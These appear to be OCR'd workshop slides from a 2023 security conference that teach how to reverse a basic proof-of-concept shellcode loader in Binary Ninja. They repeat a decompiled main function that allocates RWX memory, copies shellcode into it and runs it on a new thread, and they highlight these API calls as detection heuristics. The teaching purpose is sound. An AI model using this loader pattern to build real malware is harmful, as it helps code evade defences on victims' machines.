https://github.com/EmuExploit/socialware-workshops/tree/main/AISA PerthSEC Conference 2023

Part 8

Tying it All Together

- Static/Dynamic Analysis
- Reversing a “loader”

Sample: A “loader”

A “loader” is a common piece of malware with the intention of “loading” shellcode (code) into a system for execution, this execution is usually with the goal of initial infection and can be a “stager”

- **This may be only the first step in a piece of malwares execution**

Loaders aim to evade security solutions as to provide an avenue for further persistence as loaders are usually the most obvious indicator of malicious activity

- **Loaders are usually ran by users or other programs unknowingly**

We are going to reverse the most basic form of loader (PoC)

Scan QR Code

Resource:

/Malware Analysis/**basic**

- load.exe
- load.pdb (optional)


Follow Along!

https://emu.team/perthsec

https://github.com/EmuExploit/socialware-workshops/tree/main/AISA PerthSEC Conference 2023

Sample: A “loader”

- **Load the PE into Binary Ninja (cloud)**
- **Navigated to “main” function via symbol**



- **Screenshot from Installed Binja for Readability**

Sample: A “loader”

- **Main Decompilation**

```
1400117ce      void var_138
1400117ce      __builtin_memset(s: &var_138, c: 0xcccccccc, n: 0x68)
1400117d7      int64_t rax_1 = __security_cookie ^ &var_138
1400117e8      j___CheckForDebuggerJustMyCode(JMC_flag: &__D9BD4398_Source@cpp)
140011805      void* rax_3 = VirtualAlloc(lpAddress: nullptr, dwSize: sx.q(Size), flAllocationType: MEM_COMMIT | MEM_RESERVE,
flProtect: PAGE_EXECUTE_READWRITE)
140011824      j_j_memcpy(rax_3, &coolcode, sx.q(Size))
140011858      void var_114
140011858      WaitForSingleObject(hHandle: CreateThread(lpThreadAttributes: nullptr, dwStackSize: nullptr, lpStartAddress:
rax_3, lpParameter: nullptr, dwCreationFlags: THREAD_CREATE_RUN_IMMEDIATELY, lpThreadId: &var_114), dwMilliseconds: 0xffffffff)
14001186d      void var_168
14001186d      j__RTC_CheckStackVars(frame: &var_168, v: &data_140019c00)
14001188c      return j___security_check_cookie(rax_1 ^ &var_138)
```

Sample: A “loader”

- **Observations**


Shellcode

```
1400117ce      void var_138
1400117ce      __builtin_memset(s: &var_138, c: 0xcccccccc, n: 0x68)
1400117d7      int64_t rax_1 = __security_cookie ^ &var_138
1400117e8      j___CheckForDebuggerJustMyCode(JMC_flag: &__D9BD4398_Source@cpp)
140011805      void* rax_3 = VirtualAlloc(lpAddress: nullptr, dwSize: sx.q(Size), flAllocationType: MEM_COMMIT | MEM_RESERVE,
flProtect: PAGE_EXECUTE_READWRITE)
140011824      j_j_memcpy(rax_3, &coolcode, sx.q(Size))
140011858      void var_114
140011858      WaitForSingleObject(hHandle: CreateThread(lpThreadAttributes: nullptr, dwStackSize: nullptr, lpStartAddress:
rax_3, lpParameter: nullptr, dwCreationFlags: THREAD_CREATE_RUN_IMMEDIATELY, lpThreadId: &var_114), dwMilliseconds: 0xffffffff)
14001186d      void var_168
14001186d      j__RTC_CheckStackVars(frame: &var_168, v: &data_140019c00)
14001188c      return j___security_check_cookie(rax_1 ^ &var_138)
```

Sample: A “loader”

- **Observations**


Shellcode



Sample: A “loader”

- **Observations**

Shellcode Size: 0x140 (way too big)




WE WONT REV THIS

Sample: A “loader”

- **Observations**

Shellcode Size: 0x140 (way too big)



Note the memcpy()

Sample: A “loader”

- **Observations**

API calls

```
1400117ce      void var_138
1400117ce      __builtin_memset(s: &var_138, c: 0xcccccccc, n: 0x68)
1400117d7      int64_t rax_1 = __security_cookie ^ &var_138
1400117e8      j___CheckForDebuggerJustMyCode(JMC_flag: &__D9BD4398_Source@cpp)
140011805      void* rax_3 = VirtualAlloc(lpAddress: nullptr, dwSize: sx.q(Size), flAllocationType: MEM_COMMIT | MEM_RESERVE,
flProtect: PAGE_EXECUTE_READWRITE)
140011824      j_j_memcpy(rax_3, &coolcode, sx.q(Size))
140011858      void var_114
140011858      WaitForSingleObject(hHandle: CreateThread(lpThreadAttributes: nullptr, dwStackSize: nullptr, lpStartAddress:
rax_3, lpParameter: nullptr, dwCreationFlags: THREAD_CREATE_RUN_IMMEDIATELY, lpThreadId: &var_114), dwMilliseconds: 0xffffffff)
14001186d      void var_168
14001186d      j__RTC_CheckStackVars(frame: &var_168, v: &data_140019c00)
14001188c      return j___security_check_cookie(rax_1 ^ &var_138)
```

Sample: A “loader”

- Observations

VirtualAlloc()
WaitForSingleObject()
CreateThread()

API calls

```
1400117ce      void var_138
1400117ce      __builtin_memset(s: &var_138, c: 0xcccccccc, n: 0x68)
1400117d7      int64_t rax_1 = __security_cookie ^ &var_138
1400117e8      j___CheckForDebuggerJustMyCode(JMC_flag: &__D9BD4398_Source@cpp)
140011805      void* rax_3 = VirtualAlloc(lpAddress: nullptr, dwSize: sx.q(Size)
flProtect: PAGE_EXECUTE_READWRITE)
140011824      j_j_memcpy(rax_3, &coolcode, sx.q(Size))
140011858      void var_114
140011858      WaitForSingleObject(hHandle: CreateThread(lpThreadAttributes: nul
rax_3, lpParameter: nullptr, dwCreationFlags: THREAD_CREATE_RUN_IMMEDIATELY, lpT
14001186d      void var_168
14001186d      j__RTC_CheckStackVars(frame: &var_168, v: &data_140019c00)
14001188c      return j___security_check_cookie(rax_1 ^ &var_138)
```

1. Allocate Memory
2. Mem Copy (earlier)
3. WaitForSingleObject
4. CreateThread

Heuristic Story Appears!

Sample: A “loader”

- **Observations**

Shellcode

API calls


```
1400117ce       void var_138
1400117ce       __builtin_memset(s: &var_138, c: 0xcccccccc, n: 0x68)
1400117d7       int64_t rax_1 = __security_cookie ^ &var_138
1400117e8       j___CheckForDebuggerJustMyCode(JMC_flag: &__D9BD4398_Source@cpp)
140011805       void* rax_3 = VirtualAlloc(lpAddress: nullptr, dwSize: sx.q(Size)
flProtect: PAGE_EXECUTE_READWRITE)
140011824       j_j_memcpy(rax_3, &coolcode, sx.q(Size))
140011858       void var_114
140011858       WaitForSingleObject(hHandle: CreateThread(lpThreadAttributes: nul
rax_3, lpParameter: nullptr, dwCreationFlags: THREAD_CREATE_RUN_IMMEDIATELY, lpT
14001186d       void var_168
14001186d       j__RTC_CheckStackVars(frame: &var_168, v: &data_140019c00)
14001188c       return j___security_check_cookie(rax_1 ^ &var_138)
```

1. Allocate Memory
2. Mem Copy (earlier)
3. WaitForSingleObject
4. CreateThread

Heuristic Story Appears!


Sample: A “loader”

- **Observations**



Sample: A “loader”

- **Observations**



Sample: A “loader”

- Observations

VirtualAlloc() Parameter

```
1400117ce      void var_138
1400117ce      __builtin_memset(s: &var_138, c: 0xcccccccc, n: 0x68)
1400117d7      int64_t rax_1 = __security_cookie ^ &var_138
1400117e8      j___CheckForDebuggerJustMyCode(JMC_flag: &__D9BD4398_Source@cpp)
140011805      void* rax_3 = VirtualAlloc(lpAddress: nullptr, dwSize: sx.q(Size)
flProtect: PAGE_EXECUTE_READWRITE)
140011824      j_j_memcpy(rax_3, &cool_code, sx.q(Size))
140011858      void var_114
140011858      WaitForSingleObject(hHandle: CreateThread(lpThreadAttributes: nul
rax_3, lpParameter: nullptr, dwCreationFlags: THREAD_CREATE_RUN_IMMEDIATELY, lpT
14001186d      void var_168
14001186d      j__RTC_CheckStackVars(frame: &var_168, v: &data_140019c00)
14001188c      return j___security_check_cookie(rax_1 ^ &var_138)
```

“PAGE_EXECUTE_READWRITE”

RWX Memory?

https://learn.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-virtualalloc

Sample: A “loader”

- **Observations**

Creating Thread

```
1400117ce      void var_138
1400117ce      __builtin_memset(s: &var_138, c: 0xcccccccc, n: 0x68)
1400117d7      int64_t rax_1 = __security_cookie ^ &var_138
1400117e8      j___CheckForDebuggerJustMyCode(JMC_flag: &__D9BD4398_Source@cpp)
140011805      void* rax_3 = VirtualAlloc(lpAddress: nullptr, dwSize: sx.q(Size)
flProtect: PAGE_EXECUTE_READWRITE)
140011824      j_j_memcpy(rax_3, &coolcode, sx.q(Size))
140011858      void var_114
140011858      WaitForSingleObject(hHandle: CreateThread(lpThreadAttributes: nul
rax_3, lpParameter: nullptr, dwCreationFlags: THREAD_CREATE_RUN_IMMEDIATELY, lpT
14001186d      void var_168
14001186d      j__RTC_CheckStackVars(frame: &var_168, v: &data_140019c00)
14001188c      return j___security_check_cookie(rax_1 ^ &var_138)
```


> Creates a thread to execute within the virtual address space of the calling process.

Executing “loading” Code? (via thread)

https://learn.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-createthread

